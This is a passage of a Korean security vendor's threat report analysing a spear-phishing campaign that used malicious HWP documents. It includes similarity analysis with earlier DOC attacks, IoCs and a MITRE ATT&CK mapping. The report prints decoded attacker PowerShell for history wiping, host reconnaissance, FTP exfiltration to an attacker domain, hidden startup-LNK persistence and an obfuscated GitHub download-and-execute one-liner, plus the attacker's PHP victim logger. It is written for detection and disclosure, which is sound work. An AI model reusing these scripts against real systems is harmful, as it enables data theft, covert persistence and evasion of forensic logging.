$psLogPath = $env:appdata + "\Microsoft\Windows\PowerShell
\PSReadLine\ConsoleHost_history.txt"
$fffd = Test-Path $psLogPath
if($fffd -eq $True)
{
        Remove-Item -path $psLogPath -Recurse
}
```

[그림 3-11] 'down.txt' 디코딩 변환 화면

○ Wietze 디코더[13] 깃허브 내용을 통해 편리하게 활용이 가능합니다. 공격에 쓰인 각 파일의 주요 기능은 다음과 같습니다.

Function Name	Contents
getinfo	'info.txt' 스크립트 호출, 단말 정보 수집
uploadResult	'upload.txt' 스크립트 호출, 단말 정보 유출 (FTP)
downCommand	'down.txt' 스크립트 호출, 추가 악성 파일 생성

[표 3-6] 함수별 기능 설명

○ 먼저 'getinfo' 함수는 깃허브에 등록된 암호화된 'info.txt' 파일을 호출하여 복호화를 수행합니다. 복호화된 스크립트는 단말의 주요 정보를 수집해, '%APPDATA%₩Ahnlab' 경로에 'Ahnlab.hwp' 파일에 저장합니다.

[13] [wietze] powershell-securestring-decoder

```
$logPath = $env:APPDATA + "₩Ahnlab₩"
New-Item -Path $logPath -Type directory -Force
$logFile = $logPath + "Ahnlab.hwp"

$recent = Get-ChildItem ([Environment]::GetFolderPath("Recent"))
$ipconfig = ipconfig /all
Start-Sleep -s 1
$recent >> $logFile
Start-Sleep -s 1
$ipconfig >> $logFile
Start-Sleep -s 1
Get-process >> $logFile
```

[표 3-7] 복호화된 'info.txt' 파일의 스크립트 명령어

○ 'Ahnlab.hwp' 파일은 텍스트 형태로 구성되며 최근 파일 목록(Recent), Windows IP 및 네트워크 구성, 실행 중인 프로세스 정보 등을 저장합니다.

○ 다음으로 'uploadResult' 함수는 깃허브에 등록된 암호화된 'upload.txt' 파일을 호출하여 복호화를 수행합니다. 복호화된 스크립트는 'Ahnlab.hwp' 파일을 공격자가 지정한 FTP 서버로 전송하고 삭제합니다.

```
$ftpuri = "ftp://[생략]@plm.myartsonline[.]com/plm.myartsonline.com/"

$upfilepath = $env:APPDATA + "₩Ahnlab₩Ahnlab.hwp"
$webclient = New-Object System.Net.WebClient
$uri = New-Object System.Uri($ftpuri +
[IO.Path]::GetFileName($upfilepath))
$webclient.UploadFile($uri, $upfilepath)

del $upfilepath
```

[표 3-8] 복호화된 'upload.txt' 파일의 스크립트 명령어 (일부 생략)

○ 마지막으로 'downCommand' 함수는 깃허브에 등록된 암호화된 'down.txt' 파일을 호출하여 복호화를 수행합니다. 복호화된 스크립트는 지속성을 유지하기 위해 시작프로그램(Startup) 경로에 'freessl.lnk' 바로가기 파일을 생성합니다. 'freessl.lnk' 파일은 '%APPDATA%₩Roaming₩Microsoft₩Windows' 경로에 생성한 'thumbs.log' 파일을 호출하도록 구성합니다. 아이콘 로케이션은 이미지 리소스를 활용하여, 바로가기 파일은 이미지 아이콘으로 보여집니다.

```
C:₩Windows₩System32₩WindowsPowerShell₩v1.0₩powershell.exe
-WindowStyle Hidden -command &{[string]$x=
[IO.File]::ReadAllText('%APPDATA%₩Roaming₩Microsoft₩Windows₩
thumbs.log');invoke-expression $x}

iconlocation: imageres.dll
```


[표 3-9] 'freessl.lnk' 내부 명령어

○ 'thumbs.log' 파일은 'pq.txt' 파일을 다운로드하여 실행하는 명령을 가지고 있습니다.

```
[string]$a = {(New-Object
Net.WebClient).Doqwertyutring('https://raw.githubusercontent[.]com/b
abaramam/repo/main/pq.txt')};$b=$a.replace('qwertyu','wnloadS');$c=i
ex $b;invoke-expression $c
```

[표 3-10] 'thumbs.log' 내부 명령어

○ Geinan EDR 제품에서는 깃허브로 연결되는 PowerShell 코드 정보를 확인할 수 있습니다.



[그림 3-12] 깃허브 정보를 가진 PowerShell 연관 이벤트 정보 화면

3.1.4. FTP 서버 통신 분석

○ 공격자는 FTP 서버에 'index.php' 파일을 등록해 두었고, 이곳에 접근이 이뤄질 경우 접속한 단말의 IP 주소와 날짜, 시간, HTTP USER AGENT 등을 기록합니다. 기록되는 파일명은 '[IP 주소]--seen.txt' 형식을 가지고 있습니다. 여기 코드 중에 주목된 점은 '.rong' 문자열 선언입니다. 이 문자열은 지난 2023년 2월에 발견됐던 깃허브 사례와 유사성을 가집니다.

```php
<?php
    $ip = $_SERVER['REMOTE_ADDR'];
    $Now_time = time();
    $date = date("Y-m-d-h-i-s-A",$Now_time);

    $ip_event_file = "./".$ip. "/".$date.".txt";
    if(isset($_POST['result']))
    {
        @mkdir($ip);
        $fp = fopen($ip_event_file, "a");
        fwrite($fp, $_POST['result']."\r\n");
        fclose($fp);
    }

    if (isset($_GET['filename']))
    {
        $ObjId=$_GET['filename'];
        $file = $ObjId.".rong";
        if(is_file($file))
            unlink($file);
    }

    $szfilename = dirname(__FILE__).'/'.sprintf("%s--seen.txt",$
        ip);
    $pfile = fopen($szfilename,"a");
    $res="\r\n".$ip."\r\n".$_SERVER['REMOTE_ADDR']."\r\n".$
        _SERVER['HTTP_USER_AGENT']."\r\n".$_SERVER['
        HTTP_ACCEPT_LANGUAGE']."\n".date("F j,Y,g:i a")."\r\n";
    fwrite($pfile,$res);
    fclose($pfile);
    #header('Location: https://mail.google.com');
?>
```


[그림 3-13] FTP 서버 메인 주소에 존재하는 인덱스 PHP 코드

○ '.rong' 파일을 이용했던 유사 사례들이 다수 존재하는데, 과거 보고된 형태는 MS Word doc 파일에 악성 매크로를 삽입해 PowerShell 명령을 사용하는 공격 기법입니다.

3.2. Genian EDR 기반 가시성 확보 (Endpoint Visibility)

○ 본 위협 사례처럼 문서형 위협 요소가 지속 증가하고 있습니다. 악성파일 유입과 감염뿐 아니라 PowerShell 명령을 통한 Fileless 기반 공격은 가시성 확보가 무엇보다 중요합니다. 반복적으로 발생하는 이상행위 요소와 각종 이벤트를 실시간으로 추적해 분석, 대응할 수 있는 EDR 기반 보안 솔루션 활용이 중요한 이유입니다.

○ Genian EDR은 단말(Endpoint)에서 발생하는 보안 위협을 빠르게 탐지해 추가 분석 및 대응을 수행할 수 있도록 설계된 '단말 이상행위 탐지 및 대응 솔루션' 입니다. 분석가의 심층 분석 지원 역할 뿐만 아니라, EDR 기반 가시성 분석을 통한 빠른 보안 정책 수립도 가능합니다.




[그림 3-14] Genian EDR 제품에서 위협을 탐지한 모습

4. 유사도 분석 (Similarity Analysis)

4.1. DOC 및 HWP 위협 사례별 코드 비교

○ 지난 2023년 2월 20일에 '안녕하세요. ******학회 특별학술회의 **** 사회를 맡고 있는 ***입니다.' 사칭으로 진행된 공격과 TTPs 기반 유사성이 높습니다. 이때도 깃허브 소유자 ID 'hanbitco' 주소가 C2 서버로 활용된 바 있습니다.



[그림 4-1] DOC 기반 스피어 피싱 이메일 화면

○ 첨부된 '[붙임] 약력 양식.doc' 파일은 문서 자체 암호기능이 설정돼 있으며, 암호는 비번이라는 표기로 이메일 본문에 포함돼 있습니다. 당시 유사한 공격들이 다수 포착됐는데, 유형에 따라 C2 서버 주소는 다음과 같습니다.

C2 Domain	PowerShell Script	Obfuscate PowerShell Script
hmcks.realma.r-e[.]kr	ee.txt	ee.rong
difbl.realma.r-e[.]kr	an.txt	an.rong
gbhdu.realma.r-e[.]kr	na.txt	na.rong

[표 4-1] 위협 사례별로 사용된 C2와 파일명

○ 본문의 HWP 사례에서 사용된 'down.txt' PowerShell 로그 경로 및 파일명 형태가 지난 2월 보고된 DOC 때와 거의 유사하게 사용됐습니다.

down.txt (Decode)	$psLogPath = $env:appdata + "₩Microsoft₩Windows₩PowerShell₩PSReadLine₩ConsoleHost_history.txt"
ee.rong (Decode)	$logp = $env:appdata + "₩Microsoft₩Windows₩PowerShell₩PSReadLine₩ConsoleHost_history.txt"

[표 4-2] PowerShell 코드 유사도 비교

○ 'qwertyu' 문자열을 'wnloadS' 문자열로 변환하는 명령이 'down.txt' 디코딩 내 코드와 'an.rong' 명령에 의해 생성되는 'Hnckey.log' 내용이 서로 일치합니다.

down.txt (Decode)	`$b=`$a.replace('qwertyu','wnloadS');`$c=iex `$b;invoke-expression `$c"
Hnckey.log	$b=$a.replace('qwertyu','wnloadS');$c=iex $b;iex $c

[표 4-3] 문자열 변환 코드 유사도 비교

○ '.rong' 확장자를 사용하는 공통점도 존재하는데, 유사한 사례가 다수 존재합니다.

index.php	$file = $ObjId.".rong";
ee.txt	$dwnnAmE = $dkdlel + ".rong"

[표 4-4] 확장자 문자열 유사도 비교

○ 시작 프로그램 경로에 바로가기(LNK) 파일을 생성해 지속성을 유지하는데, 비슷한 코드 패턴이 사용됩니다. 추가로 이미지 아이콘 리소스 설정도 동일합니다.

freessl.lnk	-WindowStyle Hidden -command &{[string]$x=[IO.File]::ReadAllText('%AppData%₩Roaming₩Microsoft₩Windows₩thumbs.log');invoke-expression $x} iconlocation: imageres.dll
Ahnlab.lnk	-WindowStyle Hidden -command &{[string]$x=[IO.File]::ReadAllText('C:₩windows₩temp₩Hnckey.log');iex $x} iconlocation: imageres.dll

[표 4-5] 바로가기 파일 코드 유사도 비교

○ 사용자 정보를 수집해 저장하는 파일명 'Ahnlab.hwp' 이름과 경로 'Ahnlab' 명이 동일합니다.

info.txt (Decode)	$logPath = $env:APPDATA + "₩Ahnlab₩" New-Item -Path $logPath -Type directory -Force $logFile = $logPath + "Ahnlab.hwp"
an.txt	$lognmfl = "Ahnlab.hwp" $fhrmvkdlf = "₩Ahnlab₩"


[표 4-6] 사용자 정보 수집 파일명 비교

4.2. CNA 언론사 사칭한 유사 사례

○ 지난 해 10월 중순부터 말까지 외신 뉴스 채널 CNA PD를 사칭한 공격은 계속 이어져 왔었습니다. 그런데 당시에는 HWP 파일 대신 'CNA[Q].doc' 파일명으로 공격을 수행한 바 있습니다.

○ 당시 공격도 인터뷰 요청을 하며 공격을 수행했는데, 실제 한국에서 인터뷰가 진행될 시점이 됐을 때, 코로나 양성 핑계를 삼아 연기한 적이 있습니다. 이때는 실제 피해자들에게 이런 식으로 의심을 최소화하기도 했습니다.

○ 그런데 이때 사용한 이메일 문구 중에 [인차]라는 단어 표현이 사용됐는데, 이 단어는 주로 북한에서 사용하는 말로, [이내]라는 의미의 북한말 입니다.[14]



[그림 4-2] CNA 사칭한 스피어 피싱 이메일 화면


○ 당시 사용된 'CNA[Q].doc' 악성 파일은 이번 공격 사례인 'CNA[Q].hwp' 파일과 동일한 암호가 설정되어 있는 상태이며, 'sicho.mypressonline[.]com' 도메인을 통해 추가 명령을 수행했습니다.

[14] [위키낱말사전] 인차

5. 결론 및 대응방법 (Conclusion)

5.1. Genian EDR 제품을 통한 효과적인 위협 탐지


○ Genain EDR[15] 서비스를 기업 및 기관 등에서 도입해 적극 활용할 경우 신규 APT 공격 유입시 전체 흐름을 신속하게 파악해 위협의 내부 확산을 차단할 수 있음은 물론, 위협 연관 관계 분석을 용이하게 수행할 수 있습니다.



[그림 5-1] 단말에서 악성 HWP 파일이 실행된 것을 탐지한 Genian EDR 모습

○ Genian EDR 제품을 활용할 경우 악성 HWP 문서 파일에 의해 생성되는 'zz.bat' 파일과 PowerShell 명령 등을 모두 완벽하게 탐지하여 신속한 조치가 가능합니다.

[15] 단말 이상행위 탐지 및 대응 솔루션 Genian EDR




[그림 5-2] Genian EDR 제품의 XBA 이상행위 탐지 내역

○ EDR 서버 관리자는 공격 위협 모니터링 및 관리를 통해 이상행위 지표를 빠르게 분석할 수 있으며, 공격 스토리 라인을 통해 위협 요소 유입 경로를 손쉽게 파악할 수 있습니다.

○ 공격자는 HWP OLE 내부에 포함시킨 악성 배치 파일을 드롭하고 실행하는데, Genian EDR 제품은 해당 단말의 유해가능 이벤트를 즉시 탐지하여 대응정책에 따라 프로세스 강제종료, 네트워크 격리 등 신속한 후속 조치가 가능합니다.


○ 더불어 악의적인 PowerShell 명령과 파일리스(Fileless) 기반의 커맨드 라인을 가시성 높게 확인할 수 있습니다. 이처럼 Genian EDR 제품을 활용할 경우 체계적인 단말 위협 대응이 가능해 집니다.



[그림 5-3] 단말에서 탐지된 위협 정보 알림 내역

○ Genian EDR에서는 비정상적인 프로세스 실행 이벤트를 탐지하고, AMSI 정보를 통해 상세한 코드를 확인할 수 있습니다.[16]

○ 한컴오피스 최신 제품들은 OLE 또는 하이퍼링크 실행을 기본적으로 차단하고 있습니다. 아래와 같은 팝업 창이 나올 경우 [취소] 버튼을 누르면 잠재적 위협에 노출되는 것을 사전에 예방할 수 있습니다.



[그림 5-4] 한컴오피스 보안 위험 주의 안내 메시지 화면

[16] AMSI(맬웨어 방지 프로그램 검사 인터페이스)

6. 주요 침해 지표 (Indicator of Compromise)

6.1. MD5 Hash

0EED61E7F62BD394DBE639CE16A07171

2EF182BCED72DA507D2E403AB9DB3C9F

6C6387398570D5EE8019DB643A38B25D

9D6432F0CC185756AD4287326BBAC85B

0217E70FD7BC3A65EE0F2DD60FF85FBF

7284A6376AA79A2384F797769B7CE086

BBE6378346A4378E61FBCA7E9812FA07

C16796909D5FEEA709D99E306F7E9975

D5D395D90CCF9A7309F2F64169A2C019

F416B44332B4FB394B4735634CB07FF2

6.2. Domain Names

github[.]com/babaramam

github[.]com/parkuser

github[.]com/hanbitco

plm.myartsonline[.]com

hmcks.realma.r-e[.]kr

difbl.realma.r-e[.]kr

gbhdu.realma.r-e[.]kr

sicho.mypressonline[.]com

7. 공격 지표 (Indicator of Attack)

7.1. MITRE ATT&CK Matrix

Tactic	Technique	Description
Reconnaissance	T1598.002	Phishing for Information: Spearphishing Attachment
Resource Development	T1585.002	Establish Accounts: Email Accounts
Initial Access	T1566.003	Phishing: Spearphishing via Service
Execution	T1059.001	Command and Scripting Interpreter: PowerShell
	T1059.003	Command and Scripting Interpreter: Windows Command Shell
	T1204.002	User Execution: Malicious File
Persistence	T1547.001	Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder
Defense Evasion	T1070.004	Indicator Removal: File Deletion
	T1140	Deobfuscate/Decode Files or Information
Discovery	T1057	Process Discovery
	T1082	System Information Discovery
	T1083	File and Directory Discovery
	T1518.001	Software Discovery: Security Software Discovery
Command and Control	T1071.001	Application Layer Protocol: Web Protocols
	T1102	Web Service
Exfiltration	T1048.003	Exfiltration Over Alternative Protocol: Exfiltration Over Unencrypted Non-C2 Protocol

[표 7-1] MITRE ATT&CK, Tactics and Techniques

8. 참고 자료 (Reference)

Kimsuky APT 그룹의 Storm 작전과 BabyShark Family 연관 분석 [Genians]

악성 OLE 개체가 삽입된 한글 문서 주의 [AhnLab]

